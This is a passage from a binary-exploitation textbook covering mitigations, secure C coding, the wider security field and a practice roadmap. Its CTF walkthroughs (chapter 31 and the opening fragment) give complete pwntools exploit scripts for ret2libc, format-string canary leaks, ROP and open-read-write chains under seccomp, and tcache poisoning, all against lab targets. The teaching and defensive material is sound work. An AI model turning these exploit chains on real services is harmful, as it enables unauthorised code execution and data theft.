libc.address = libc_ret - libc.sym['__libc_start_main'] - 0x29d90

# 2. ROP chain in the overflow window (ch17): 264 bytes = room for ~18 slots
rop = ROP(libc)
rop.raw(canary)                       # restore canary (ch14)
rop.raw(0)                            # saved rbp
rop.raw(rop.find_gadget(['ret'])[0])  # alignment (ch15)
# open("/flag.txt", 0) via libc gadgets
rop.open(next(libc.search(b'flag.txt\x00')), 0)
rop.read(3, elf.bss(0x500), 0x100)
rop.write(1, elf.bss(0x500), 0x100)
io.sendline(fit({72: rop.chain()}))
print(io.recvall())
```

Every line cites its chapter. If you can build this unaided, this handbook has done its job — and chapter 31 adds two more complete end-to-end solutions in exactly this style.

Chapter Summary

Modern mitigations form a stack of questions: was there an overflow at all (safe languages), can the payload run (NX), did it cross the frame (canary), do you know the addresses (ASLR/PIE), can you write the tables (RELRO), is the edge in the graph (CFI/shadow stacks). Composition, not any layer, is the defense; the attacker's whole modern chain is the enumerated answer to each question in turn. The frontier — MTE, CFI, safe languages — attacks the prerequisites.

Exercises

1. Write the `checksec`-to-taxonomy mapping for three binaries on your system; identify the weakest row in each.
2. Enable `-fcf-protection` on a lab binary; verify with `readelf -n` (IBT/SHSTK properties) and explain what breaks for chapter 17's chain.
3. Research: find one deployed system using MTE (Pixel 8+) and one public write-up of an MTE-aware exploit; summarise the adaptation.
4. Solve `the-gauntlet` end to end, then write the three-sentence defender's fix for each of its bugs.

CHAPTER 29

Writing C That Survives

The exploit is the finding. The fix is the job.

— course motto

Learning Objectives

- Apply the bounded-copy discipline that removes the overflow classes of Part III.
- Use checked arithmetic and sized types at every trust boundary.
- Configure the compiler and CI (warnings-as-errors, sanitizers, hardening flags) as a safety net.
- Run a complete code review of a small C program, end to end.

Everything offensive in this book was a missing line in someone's code review. This chapter is that missing line, systematised: the rules, the flags, and the review script for C that survives contact with untrusted input.

29.1 Input handling: the first rule

Every byte that crosses a trust boundary is unbounded until you bound it. The pattern:

```c
/* read exactly size bytes, no more; handle short reads */
ssize_t read_full(int fd, void *buf, size_t size) {
    size_t got = 0;
    while (got < size) {
        ssize_t n = read(fd, (char*)buf + got, size - got);
        if (n < 0)  return -1;
        if (n == 0) break;                /* EOF: caller decides */
        got += (size_t)n;
    }
    return (ssize_t)got;
}

/* bounded string copy that ALWAYS terminates */
void copy_str(char *dst, size_t dstsz, const char *src) {
    size_t n = strnlen(src, dstsz - 1);
    memcpy(dst, src, n);
    dst[n] = '\0';
}
```

Instead of	Use	Caveat
`gets`	`fgets(buf, n, stdin)`	remembers `n`; strips `\n` yourself
`scanf("%s")`	`scanf("%31s")`	width = size-1, hard-coded per buffer
`strcpy`	`copy_str` above	`strncpy` alone does not terminate (chapter 19)
`strcat`	`strncat` + careful `n`	or build with `snprintf`
`sprintf`	`snprintf(dst, sz, ...)`	check return vs `sz`
`atoi`	`strtol` with `errno`	ranges, negatives, garbage

29.2 Arithmetic and allocation

chapter 20 in three habits:

```c
/* 1. checked arithmetic on sizes */
size_t total;
if (__builtin_mul_overflow(nmemb, size, &total)) return NULL;

/* 2. calloc for arrays: it checks the product for you */
p = calloc(nmemb, size);

/* 3. one type, one value: check what you copy with */
if (len < 0 || (size_t)len > bufsize) return -1;
memcpy(buf, src, (size_t)len);
```

And the allocator discipline that removes Part V: `free(p); p = NULL;` — immediately, always. The dangling pointer is the whole UAF bug; the assignment is the whole fix.

29.3 Compiler as reviewer

```
# development: everything on, warnings are errors
gcc -std=c17 -Wall -Wextra -Wconversion -Wshadow \
    -Werror=format-security -Werror=uninitialized \
    -D_FORTIFY_SOURCE=3 -g -fsanitize=address,undefined -o app app.c

# release: hardening flags (see Appendix E for the full table)
gcc -O2 -D_FORTIFY_SOURCE=3 -fstack-protector-strong \
    -fPIE -pie -Wl,-z,relro,-z,now -o app app.c
```

Layer	What it buys
`-Wall -Wextra -Werror`	the mechanical reviews a human forgets: unused results, missing returns, format misuse
`-Wconversion`	the narrowing casts of chapter 20
ASan/UBSan in tests	heap overflows, UAF, signed overflow — caught at the exact bad line
`_FORTIFY_SOURCE`	`memcpy`/`sprintf` runtime checks where the compiler knows sizes
Hardening flags	the chapter 28 stack: canary, PIE, RELRO, NX (by default)
Fuzz harness in CI	chapter 24: continuous, cheap, permanent

Defender's Perspective

These layers are ordered by cost: warnings are free, sanitizers cost test time, hardening flags cost nothing, fuzzing costs one harness. A team that ships all four has removed — continuously, not once — the majority of the bug classes in this book. This is what "security engineering" concretely means in a C codebase.

A heap fix, before/after

The UAF of chapter 22, in both worlds:

```
/* BEFORE: notes[i] dangles after free --- the entire bug */
void del(int i) { free(notes[i]); }

/* AFTER: one line --- and type confusion is structurally impossible */
void del(int i) {
    free(notes[i]);
    notes[i] = NULL;              /* stale pointer cannot exist */
}
```

The show-side hardening completes it:

```
void show(int i) {
    assert(i >= 0 && i < 8);      /* bounds at the boundary */
    if (!notes[i]) { puts("(empty)"); return; }
    notes[i]->print(notes[i]);
}
```

The exploit of chapter 22 now fails at `(empty)` — not by luck, but because the dangling pointer was never allowed to exist.

29.4 The review script

Run this on every change touching input handling; each line maps to a chapter of evidence:

1. Where do bytes enter? List every `read`, `recv`, `scanf`, `argv`, file parse. (Attack surface, chapter 5.)
2. For each: is the destination size enforced at the *copy*, with the *same* variable? (chapters 10 and 20.)
3. Every `malloc`: matched `free` on all paths, pointer nulled? (chapter 22.)
4. Every `free`: could this alias another live pointer? Order of frees sane? (chapter 21.)
5. Every format call: literal first argument? (chapter 13.)
6. Every length/index: signedness consistent, overflow-checked before allocation? (chapter 20.)
7. Build flags: warnings-as-errors on, sanitizers in tests, hardening in release? (chapter 28.)

29.5 Worked example: fixing a vulnerable service

Take the cumulative sins of this book's lab targets:

```c
/* BEFORE: four bugs in nine lines */
void handle(int fd) {
    char name[32];
    int len;
    read(fd, &len, 4);            /* 1. attacker-controlled length   */
    char *buf = malloc(len);      /* 2. unchecked (negative/huge)    */
    read(fd, buf, len);
    strcpy(name, buf);            /* 3. unbounded copy               */
    printf(name);                 /* 4. format string                */
    free(buf);
}
```

```c
/* AFTER: the same handler, reviewable */
#define NAME_MAX 32
int handle(int fd) {
    char name[NAME_MAX];
    int32_t len_net;
    if (read_full(fd, &len_net, 4) != 4) return -1;
    int32_t len = ntohl(len_net);
    if (len < 0 || len > 4096) return -1;            /* bounded      */

    char *buf = malloc((size_t)len);                 /* checked      */
    if (!buf) return -1;
    if (read_full(fd, buf, (size_t)len) != len) { free(buf); return -1; }

    copy_str(name, sizeof(name), buf);               /* terminated   */
    dprintf(fd, "hello %s\n", name);                 /* literal fmt  */
    free(buf); buf = NULL;                           /* no dangling  */
    return 0;
}
```

Key Idea

The fix is not one patch — it is the *discipline* applied at every boundary. Note what did not change: the feature. Security review that cannot ship a feature is not security review; it is theatre.

Chapter Summary

Survivable C: bound every copy at the boundary with the same variable you copy with; checked arithmetic before every allocation; `free` then `NULL`; literal formats; warnings-as-errors plus sanitizers in CI plus hardening flags in release. The seven-point review script turns each exploitation chapter into a one-line checklist item. The exploit was the finding; this is the job.

Exercises

1. Rewrite chapter 5's `agent` to be exploit-proof; then attack your own fix with everything from Part III and document what held.
2. Enable `-Wconversion -Werror` on a real open-source C project clone; triage the first ten warnings into real/not-real.
3. Write the fuzz harness for your fixed `handle()`; run ten minutes and triage.
4. Assemble your team's one-page C checklist from this chapter — five lines maximum per section — and defend each line with a chapter citation.

CHAPTER 30

Beyond the Binary: The Wider Security Landscape

Memory corruption is a province; security is the country.

— course motto

Learning Objectives

- Situate binary exploitation inside the wider security curriculum: cryptography, web security, network security, anonymity, privacy, usability, and physical security.
- Understand, for each neighbouring area, the one or two ideas a binary specialist must know.
- Know the policy debate (exceptional access) that shapes the field's public context.

A complete security class does not end at `execve("/bin/sh")`. This chapter maps the rest of the territory — the topics a full-semester security course covers alongside binary exploitation — with the emphasis a binary specialist needs: what each area assumes about *you*, and where the borders cross.

30.1 Cryptography: the math underneath

Concept	What a binary specialist must know
Hash functions (SHA-2/3)	one-way, collision-resistant; in binaries: integrity checks, password storage (use Argon2/bcrypt, *never* bare SHA), the checksum gates of chapter 24
MACs (HMAC)	authenticate *with a secret*; unauthenticated encryption is a bug, not a design
Symmetric crypto (AES-GCM, ChaCha20-Poly1305)	nonce reuse is catastrophic; randomness comes from the OS (`getrandom`), never `rand()`
Asymmetric (RSA, ECC, X25519)	key exchange, signatures; never hand-roll padding or curves
TLS	the transport that carries your exploits' targets; certificate validation bugs are this chapter's format strings

Key Idea

Crypto's lesson for exploit developers is epistemological: *do not trust what you cannot verify, and do not roll what you do not understand.* The same instinct that rejects `rand()` for keys rejects `strcpy` for buffers — misplaced trust is the root bug in both.

30.2 Web security: the other exploitation field

The web attacker's toolkit rhymes with yours:

Binary concept	Web analogue	Shared root
Buffer overflow	SQL injection / command injection	unvalidated input reaching an interpreter
Format string	template/XSS injection	data promoted to code
Race (TOCTOU)	race on session/state	non-atomic check-then-use
Gadget chains	dependency/supply-chain abuse	reusing trusted components
Sandbox escape	SSRF to internal services	trust boundary crossing

Web security's specific threats — XSS (script injection in other users' browsers), CSRF (forged requests riding session cookies), SQL injection (query strings as code), session/auth design — deserve a course of their own; the binary specialist should recognise the *pattern*: an interpreter (SQL, HTML, JS, shell) is a stack frame that accepts strings.

A worked crypto failure a pwn student will meet

A CTF service "encrypts" session tokens with AES-ECB: identical plaintext blocks produce identical ciphertext blocks, so a token of `user=guest;role=user;|||admin|||` can be block-spliced into `role=admin` without knowing the key (the ECB penguin, in token form). The lesson generalises: *crypto bugs are memory bugs in different clothing* — misuse at a trust boundary, exploitable by input shaping, fixed by using the vetted primitive (AEAD: GCM, ChaCha20-Poly1305) instead of inventing composition.

30.3 Network security

Below the web and above the wire: TCP/UDP semantics, DNS (and its spoofing/poisoning history), TLS handshake, firewalls and NAT, and the syscall-level reality of servers — which you already know from chapter 23: `socket/bind/listen/accept/fork`. The exploitation-relevant network lessons: attacker-visible state is unbounded (packet sizes lie), services must bound, parse, and sandbox (`seccomp`, privilege drop, `chroot`/namespaces), and history's most famous worm (Morris, 1988) was a network-propagated `gets()` overflow — the whole field's founding incident.

A worked web failure, for the binary-minded

SQL injection in one line: `query("SELECT ... WHERE id=" + input)` — an interpreter fed code-shaped data, exactly `printf(buf)` with a different backend. The universal fix is also the same: parameterised queries are `printf("%s", buf)`. When a class of bug survives two completely different ecosystems unchanged, you are looking at a *design pattern for failure* — and its fix pattern transfers too.

30.4 Anonymity and privacy

Tor's onion routing (three relays, layered encryption), mixing, and the metadata problem: *who talks to whom, when* is usually the leak, not content. For binary people, two hooks: (1) anonymity networks are *latency and reliability adversarial* — CTF infra over Tor will time out differently; (2) de-anonymization via software flaws is a real market: browser exploitation (Chrome/Firefox bugs) is precisely Part III of this book aimed at a renderer sandbox, historically the route from "page visit" to "identity disclosure".

30.5 Usability, physical security, and the human layer

- **Usability**: security that fights users loses — users disable, reuse, and click through. The canary's genius is that it costs developers nothing; that is usable security. Warnings nobody reads are not defenses.
- **Physical security**: locks are frequency attacks, badges are clonable, and *evil maid* attacks beat perfect software: if hardware is untrusted, firmware (a binary!) is the trust anchor — secure boot, measured boot, TPMs exist for this.
- **Social engineering**: the Morris worm's other lesson — `sendmail` debug mode plus password guessing. Humans remain the shortest path into any system you can also reach with ROP.

30.6 Exceptional access: the policy debate

Should vendors be required to build law-enforcement access into encryption ("exceptional access")? The technical consensus is crisp: any deliberate weakness is attack surface for everyone — the `__malloc_hook` of cryptography, a god-gadget in every install. The debate matters to this book's readers because *you* will build the systems the debate is about; the engineering answer (strong defaults, transparent design, rapid patching) is why your skills exist. Know the arguments; the field needs engineers who can defend them concretely.

30.7 The map in one figure




Figure 30.1: Security's neighbouring disciplines; this handbook is the leftmost node, and every arrow is a chapter you now read faster.

Chapter Summary

Binary exploitation sits inside a wider discipline: cryptography supplies the verified-secret mindset, web and network security share the unvalidated-input root cause, anonymity and privacy shift the target to metadata and browsers, usability and physical security bound what defenses survive contact with humans, and policy debates (exceptional access) set the stakes. Every neighbour rhymes: interpreters, trust boundaries, and misplaced trust.

Exercises

1. Map five web vulnerabilities to their binary analogues using fig. 30.1's table format; pick two and defend the mapping in a paragraph each.
2. Explain to a policy-maker, in three technical sentences, why `__malloc_hook` history argues against exceptional-access mandates.
3. Compute the practical anonymity leak: what metadata does your own CTF workflow expose (DNS, timing, TLS fingerprints), and what would Tor change?
4. Find one CVE that crosses provinces (e.g. a TLS library memory bug enabling web attack): which chapters of this book apply, which fig. 30.1 node does it land in?

Part IX

The CTF Playbook

CHAPTER 31

The CTF Playbook: Two Complete Walkthroughs

Watch the whole game once, played slowly.

— course motto

Learning Objectives

- Apply the full exploit loop — recon to flag — on two complete, realistic targets.
- Practise the decision points where beginners stall.
- Leave with two annotated exploit scripts as personal templates.

Every chapter so far trained one muscle. This chapter plays the whole game — twice — at full speed but full annotation. Challenge one is a classic 64-bit ret2libc with leak (the bread and butter of every CTF). Challenge two combines a format string, a canary, and ROP with a `seccomp` twist. Work along; the annotations are the lesson.

31.1 Walkthrough A: "pwn-101" — classic ret2libc

31.1.1 Recon

```
$ file pwn101 && checksec --file=pwn101
pwn101: ELF 64-bit LSB pie executable, x86-64, dynamically linked, not stripped
RELRO STACK CANARY  NX   PIE   RPATH  Symbols
Partial No        NX   PIE   No     74
$ nc chal.examplectf.com 1337
Welcome to the vault.
1) store   2) read   3) leave
>
```

A menu service. Canary *off* (rare — take it), PIE *on*, partial RELRO. No libc shipped: leak it.

31.1.2 Static pass

```
$ nm pwn101 | grep ' [tT] '
... T main      ... T menu      ... T do_store    ... T do_read
$ objdump -d -M intel pwn101 | sed -n '/<do_store>:/,/ret/p'
  sub  rsp, 0x48
  lea  rax, [rbp-0x48]        ; 72-byte buffer
  mov  edx, 0xc8              ; read(0, buf, 200)  <- overflow!
```

`do_store` reads 200 bytes into 72: offset $0x48 + 8 = 80$ to the return address, confirmed by `cyclic` in gdb.

31.1.3 Leak stage

Partial RELRO means the GOT is writable *and readable*: ret2plt leak (chapter 15).

```
from pwn import *
context.arch = 'amd64'
elf = ELF('./pwn101')
io = remote(HOST, PORT)

rop = ROP(elf)
rop.call(elf.plt['puts'], [elf.got['puts']])
rop.call(elf.symbols['main'])          # relaunch: service loops anyway
io.recvuntil(b'> ')
io.sendline(b'1')                      # choose store
io.recvuntil(b'data: ')
io.send(fit({80: rop.chain()}))
io.recvuntil(b'> ')                    # menu reprints after main
leak = u64(io.recvline().strip().ljust(8, b'\0'))
libc = ELF('./libc-database/known-libc')     # identified from low 12 bits
libc.address = leak - libc.sym['puts']
log.success(f'libc base: {libc.address:#x}')
```

31.1.4 Control stage

```
binsh = next(libc.search(b'/bin/sh\x00'))
rop2 = ROP(libc)
rop2.raw(rop2.find_gadget(['ret'])[0])            # alignment (movaps!)
rop2.raw(rop2.find_gadget(['pop rdi', 'ret'])[0])
rop2.raw(binsh)
rop2.raw(libc.sym['system'])
io.recvuntil(b'> '); io.sendline(b'1')
io.recvuntil(b'data: ')
io.send(fit({80: rop2.chain()}))
io.sendline(b'cat flag.txt; cat /flag*')
print(io.recvall(timeout=3))
# flag{pwn_101_was_never_about_the_offset}
```

31.1.5 What the walkthrough taught

- Menu services relaunch — *always return to* `main` in stage 1; the second stage reuses the same primitive.
- The libc file must match. One wrong offset and `system` is `strlen`. Identify first, exploit second.
- The alignment `ret` cost us one crash to discover — because we ran it locally first. **Local-first is a policy, not a preference.**

31.2 Walkthrough B: "vault-of-reason" — fmtstr + canary + ROP under seccomp

31.2.1 Recon

```
$ checksec vault
RELRO STACK CANARY  NX   PIE   Symbols
Full     Canary     NX   PIE   68
$ strings -a vault | grep -iE 'flag|sh|ban'
seccomp: execve banned. read/write only.
> say something (echo):
```

Full mitigations, echo loop (three echoes per connection), `seccomp` banning `execve`: the flag must be read with `open/read/write` — chapter 12's `orw`, delivered by chapter 18 SROP or a libc-gadget chain.

31.2.2 Stage 1: leaks from the echo loop

```
io = remote(HOST, PORT)
io.recvuntil(b'echo:\n')
io.sendline(b'%15$p|%21$p|%13$p')       # canary | libc ret | stack ptr
canary, libc_ret, stack = [int(x, 16) for x in io.recvline().split(b'|')]
libc.address = libc_ret - libc.sym['__libc_start_main'] - 0x29d90
```

Three leaks in one line: canary (chapter 14), libc base (chapter 16), and a stack address — the last one lets the chain aim ROP *at the stack* if needed, and is free from the same format string.

31.2.3 Stage 2: ORW chain

```
binsh = b'flag.txt\x00'
writable = libc.bss(0x800)

rop = ROP(libc)
rop.raw(canary); rop.raw(0)
# write "flag.txt" into .bss via gadgets: pop rdi <- addr; via read()
rop.call(libc.sym['read'], [0, writable, 0x20])   # we send the filename
rop.call(libc.sym['open'], [writable, 0])         # fd 3
rop.call(libc.sym['read'], [3, writable + 0x100, 0x100])
rop.call(libc.sym['write'], [1, writable + 0x100, 0x100])

io.sendline(fit({72: rop.chain()}))     # overflow through canary safely
sleep(0.1)
io.send(binsh)                          # the read() call consumes it
print(io.recvall(timeout=3))
# flag{th3_r34d_p4th_1s_th3_w4y}
```

Key Idea

`seccomp` does not make exploitation harder; it makes it *different*: no `execve` means no shell, so the endgame becomes the ORW syscall sequence. Recognising "banned syscall" early (from strings or by testing) saves an hour of wondering why your perfect `system()` chain returns nothing.

31.2.4 Decision log

Decision point	Options seen	Chosen, because
leak source	fmtstr vs uninit vs ret2plt	echo loop = free fmtstr
endgame	system vs one_gadget vs ORW	seccomp bans execve ⇒ ORW
chain transport	full ROP vs SROP	window big enough: plain ROP, fewer constraints
filename delivery	gadgets to write vs read() call	read() is simpler, one send

Pwn Tip

The decision log is the real deliverable of a walkthrough. Copy the format into `notes.md`; after ten challenges your personal playbook writes itself, and mid-CTF you are choosing, not discovering.

Chapter Summary

Two complete runs, one muscle each: Walkthrough A is leak-then-libc with the local-first discipline; Walkthrough B is leaks-in-one-line, canary-safe chaining, and the seccomp pivot from `system` to ORW. The reusable artifacts: the exploit templates, the libc-identification habit, the alignment `ret`, and the decision log.

Exercises

1. Re-solve both challenges with the *other* endgame (A with one_gadget; B with SROP) and extend the decision logs.
2. Break Walkthrough A's leak deliberately (wrong libc) and practise the identification flow from the low-12-bit fingerprint alone.
3. Add a size limit (8-byte write) to Walkthrough B and re-plan: pivot or SROP? Log the reasoning.
4. Time yourself: full solo solve of a fresh ret2libc target in under 45 minutes is the graduation criterion for Part III.

31.3 Walkthrough C: "static-famine" — ret2csu under a stripped static binary

31.3.1 Recon

```
$ file static-famine
static-famine: ELF 64-bit LSB executable, x86-64, statically linked, stripped
$ checksec --file=static-famine
RELRO STACK CANARY  NX   PIE   Symbols
Partial  Canary     NX   No    None
```

Static + stripped + canary: the "no gadgets, no symbols" wall. But static means *all of libc is inside the binary* — thousands of gadgets; the famine is informational, not mechanical.

31.3.2 Static pass on a stripped binary

Entry-point trick (chapter 25): `readelf -h` gives `_start`; in a static binary there is no `__libc_start_main@plt` to follow, but the same `lea rdi` idiom marks `main`.

```
$ objdump -d static-famine | grep -A20 '<_start>:'
  ...
  lea  rdi, [rip+0x2a13]     # -> main (0x401b4d)
  call ...                   # __libc_start_main (static!)
```

`main` reads 200 bytes into a 64-byte window and calls a comparison on it. No win function exists this time: we need `execve` from the statically-linked libc — by gadget chain.

31.3.3 Gadget inventory

```
$ ROPgadget --binary static-famine > gadgets.txt
$ grep ': pop rdi ; ret$' gadgets.txt        # present
$ grep ': pop rsi ; ret$' gadgets.txt        # absent!
$ grep ': pop rdx ; ret$' gadgets.txt        # absent!
$ grep ': pop rdx ; pop rbx ; ret$' gadgets.txt
0x00000000004038fa : pop rdx ; pop rbx ; ret   # two-for-one
$ grep ': pop rsi ; pop r15 ; ret$' gadgets.txt
0x0000000000401c07 : pop rsi ; pop r15 ; ret   # the ret2csu favourite
```

31.3.4 The chain

```
from pwn import *
context.arch = 'amd64'
POP_RDI      = 0x40142c          # pop rdi ; ret
POP_RSI_R15  = 0x401c07          # pop rsi ; pop r15 ; ret
POP_RDX_RBX  = 0x4038fa          # pop rdx ; pop rbx ; ret
RET          = 0x40142d          # bare ret (alignment)
BINSH        = 0x48f0e5          # found: strings -t x + base
SYSCALL      = 0x4017c4          # syscall ; ret

chain = flat(
    RET,                          # alignment insurance
    POP_RDI, BINSH,               # rdi = "/bin/sh"
    POP_RSI_R15, 0, 0,            # rsi = 0 (r15 junk)
    POP_RDX_RBX, 0, 0,            # rdx = 0 (rbx junk)
    SYSCALL,
)
io.send(fit({64 + 8: chain}))
io.interactive()
```

The canary, honestly

Canary on, no format string, no obvious leak — the honest answer is: **recon deeper**. `do_store` stores your input and the `main` loop re-prompts by rendering the stored buffer with a `write()` of a fixed 80 bytes: the last 8 are the canary itself.

```
io = process('./static-famine')
io.send(b'A' * 64)                    # fill buffer exactly
io.recvuntil(b'stored: ')
canary = u64(b'\x00' + io.recvn(7))    # low byte is 0x00 by design
log.success(f'canary = {canary:#x}')
io.send(fit({64: [canary, 0, chain]}))
io.interactive()
```

Key Idea

Walkthrough C's lesson is the recon tree: "no gadgets" was false (static means libc is embedded, so the gadget inventory is huge), "no leak" was false (fixed-length echo of the stored buffer), and "no symbols" only slowed naming. A target that is truly closed is rare — and even then, chapter 24 automation or a partial overwrite (chapter 16) usually opens it.

31.4 Walkthrough D: "heap-relay" — tcache poisoning to the stack

31.4.1 Recon

```
$ checksec heap-relay
RELRO STACK CANARY  NX   PIE   Symbols
Full     Canary     NX   PIE   71
$ ldd heap-relay | grep libc
  libc.so.6 => ./libc.so.6 (0x00007f...)   <- shipped: glibc 2.35
```

Full stack of defenses, heap bugs instead: a note service (create/edit/delete/show, glibc 2.35, one UAF in `delete`).

31.4.2 Leak chain

Two leaks, both from freed-chunk pointers (chapter 21):

```python
from pwn import *
context.arch = 'amd64'
libc = ELF('./libc.so.6')
io = remote(HOST, PORT)

# heap leak: free two same-size chunks; the second free's next points
# to the first (safe-linking-mangled). show() of the still-cached edit
# view (the UAF) reads it.
a, b = create(0x88), create(0x88)
delete(a); delete(b)
heap_page = u64(show(b)[:6].ljust(8, b'\0')) >> 12 << 12   # page base

# libc leak: fill tcache(0x90) (7 frees), 8th chunk -> unsorted bin;
# its fd = main_arena + 96  (offset known per version)
for i in range(7): delete(create(0x88))
c = create(0x88); delete(c)
libc.address = u64(show(c)[:6].ljust(8, b'\0')) - (libc.sym['main_arena'] + 96)
```

31.4.3 Poison and land

```python
def mangle(pos, ptr): return (pos >> 12) ^ ptr

env = libc.sym['environ']
stack_leak = arb_read(env)            # poisoned-chunk arbitrary read
ret_slot = stack_leak - 0x140         # measured: return addr of handler

d = create(0x68); delete(d)
edit(d, p64(mangle(heap_page, ret_slot - 0x10)))   # poison
r = create(0x68); s = create(0x68)    # s IS the stack now
edit(s, flat({0x10: [RET_GADGET, POP_RDI, BINSH, libc.sym['system']]}))
io.interactive()
# flag{th3_h34p_1s_ju5t_4n0th3r_st4ck}
```

31.4.4 Why this walkthrough closes the book

It composes every part: observation (chapter 21), the lie (poisoning, chapter 22), version arithmetic (2.35: safe- linking, no hooks), leak discipline (chapter 16), and the stack endgame (chapters 11 and 17) — delivered over a socket (chapter 23). Nothing in modern exploitation is one technique; it is the ladder, climbed in order, at speed.

31.5 Walkthrough E: "classic-32" — the i386 time machine

31.5.1 Recon

```
$ file classic32
classic32: ELF 32-bit LSB executable, Intel 80386, dynamically linked
$ checksec --file=classic32
RELRO STACK CANARY  NX   PIE   Symbols
Partial  No         NX   No    62
```

No canary, no PIE: the era of chapter H. One unbounded `strcpy` of `argv[1]` into a 128-byte buffer; libc shipped.

31.5.2 The flat chain

Arguments on the stack mean no gadgets at all for the first call (chapter H):

```
from pwn import *
context.arch = 'i386'
libc = ELF('./libc32.so.6')
system = libc.sym['system']
binsh  = next(libc.search(b'/bin/sh\x00'))
OFFSET = 140                          # measured with cyclic

# ret2dlresolve-free, leak-free classic: NO ASLR in the lab
payload = fit({OFFSET: [system, 0xdeadbeef, binsh]})
io = process(['./classic32', payload])
io.interactive()
```

31.5.3 With ASLR on: the 32-bit leak dance

Libraries randomize with fewer bits — the leak is the same ret2plt trick (chapter 15) with 4-byte plumbing:

```
rop = ROP(elf32)
rop.call(elf32.plt['puts'], [elf32.got['puts']])
rop.call(elf32.symbols['main'])
io.sendline(fit({OFFSET: rop.chain()}))
leak = u32(io.recvline().strip())
libc.address = leak - libc.sym['puts']
# second pass: system(binsh) with real addresses, same OFFSET
```

Key Idea

Playing the 32-bit rounds is not nostalgia: it teaches the *stack-as-arguments* model that 64-bit hides behind registers — and half the write-ups you will read in your first CTF season are 32-bit.

CHAPTER 32

The Practice Roadmap and Further Reading

Skill is a schedule, not an event.

— course motto

Learning Objectives

- Turn this handbook into a twelve-week training plan.
- Know the canonical practice platforms and what each trains.
- Build the reading list that takes you past this book.
- Find your community — the part that keeps people in the field.

32.1 A twelve-week plan

The handbook maps naturally onto one semester, two chapters a week, with the challenge boxes as graded labs:

Week	Chapters	Lab focus	Milestone
1	1–3	lab setup; draw the address space from memory	environment ready
2	4–5	recon routine on 5 real binaries	first offset by hand
3	6–9	gdb + pwntools gym; local/remote template	scripts, not typing
4	10–11	ret2win chain (three-call variant)	first flag
5	12	hand-written shellcode + sled	shell on execstack
6	13	fmtstr read then write, manual `%hhn`	arbitrary write
7	14–16	leak-and-replay; partial overwrites	hardened target solved
8	17–18	syscall chain; pivot; SROP; one_gadget	ROP fluency
9	19–20	long-tail stack bugs; integer bypass	audit a CVE write-up
10	21–22	heap observation game; tcache poisoning	heap flag
11	23–24	remote adaptation; fuzz a parser	first fuzzer crash triaged
12	25–32	full CTF set under time	**capstone gauntlet**

Weeks 13–16: the advanced block

For students who finish the twelve weeks early — or the honors track:

Week	Focus
13	One full write-up of a pwnable.tw challenge (start: `start`, `orw`); write it *for others*.
14	Browser/interpreter exploitation survey: read one public renderer write-up end to end; map its stages onto this book's parts.
15	Build and fuzz a harness for a real library; triage one finding and draft a disclosure report (chapter 24).
16	Live CTF with the team; post-event: replay one solved challenge better, one unsolved to completion.

32.2 Platforms

Platform	Trains	Start with
pwn.college	structured, university-grade pwn curriculum	the dojo's "ARM" is optional; core path first
ROP Emporium	ROP mechanics, escalating constraints	`ret2win` → `split` → `callme`
pwnable.kr / pwnable.tw	classic CTF pwn, growing difficulty	`fd`, `bof`, then the heavy ones
picoCTF	gentler entry, great for first flags	the binary exploitation track
CTFtime	live events, team rankings	one beginner-friendly event per month from week 6
Exploit Education (Protostar/Nebula)	the classics that trained a generation	`stack0`–`stack7`

Pwn Tip

The rule that produces skill: **write the exploit after the write-up, not instead of it.** Solve, then read two other solutions, then re-solve with the best idea. Ten challenges deep, the difference between "solved" and "learned" is entirely this loop.

32.3 Reading that goes further

- **Hacking: The Art of Exploitation** (Erickson) — the foundational text; its shellcode and format string chapters remain the clearest written.
- **Practical Binary Analysis** (Andriesse) — the RE counterpart to this book: ELF internals, binary instrumentation, building your own disassembly tools.
- **A Bug Hunter's Diary** (Klein) — real-world process: how bugs are found, reported, and paid for.
- **The Shellcoder's Handbook** — the historical canon; read for depth after the modern sources.
- **Papers**: "Smashing the Stack for Fun and Profit" (Aleph One, 1996) [1]; "Return-Oriented Programming: Systems, Languages, and Applications" (Roemer et al.); "SoK: Eternal War in Memory" (Szekeres et al.) — the mitigation taxonomy of chapter 28; "Hacking Blind" (Bittau et al., BROP) — for where ROP goes next.
- **Phrack**, selectively — issues 49 (Aleph One) [1], 57 ("Once upon a free()") [6], 58 (format strings) [17] are the primary sources your university course cites.

32.4 Community and conduct

Join a team (CTFtime lists university and open teams); write up everything you solve — teaching is the fastest way to consolidate; and hold the ethics line of chapter 1 in public, where it counts. The field runs on reputation accumulated across years and lost in one screenshot.

Chapter Summary

One chapter-pair per week turns this handbook into a semester; the challenge boxes are the labs and the gauntlet is the final. Platforms in ascending difficulty (picoCTF → ROP Emporium → pwnable.tw → live CTFs), the solve-then-read-then-resolve loop, and the canonical reading list carry you past this book. Write-ups build reputation; ethics keep it.

Exercises

1. Put the twelve-week table into your calendar with lab hours blocked; schedule the two misses you expect (life happens).
2. Solve ROP Emporium's first four challenges this week; write up one publicly.
3. Pick one paper from the list and present it to your class in ten minutes.
4. Draft your CTF team's exploit-template repository (the `start()` pattern, notes.md format, decision log) — shared tooling is a team multiplier.

Part X

Case Studies and the Wider World

CHAPTER 33

Case Studies: Famous Vulnerabilities Dissected

History does not repeat itself, but it certainly returns the same crash.
— course motto

Learning Objectives

- Dissect six landmark vulnerabilities spanning four decades and map each onto the techniques of this handbook.
- Extract the recurring structural lessons: trust boundaries, size arithmetic, and defense economics.
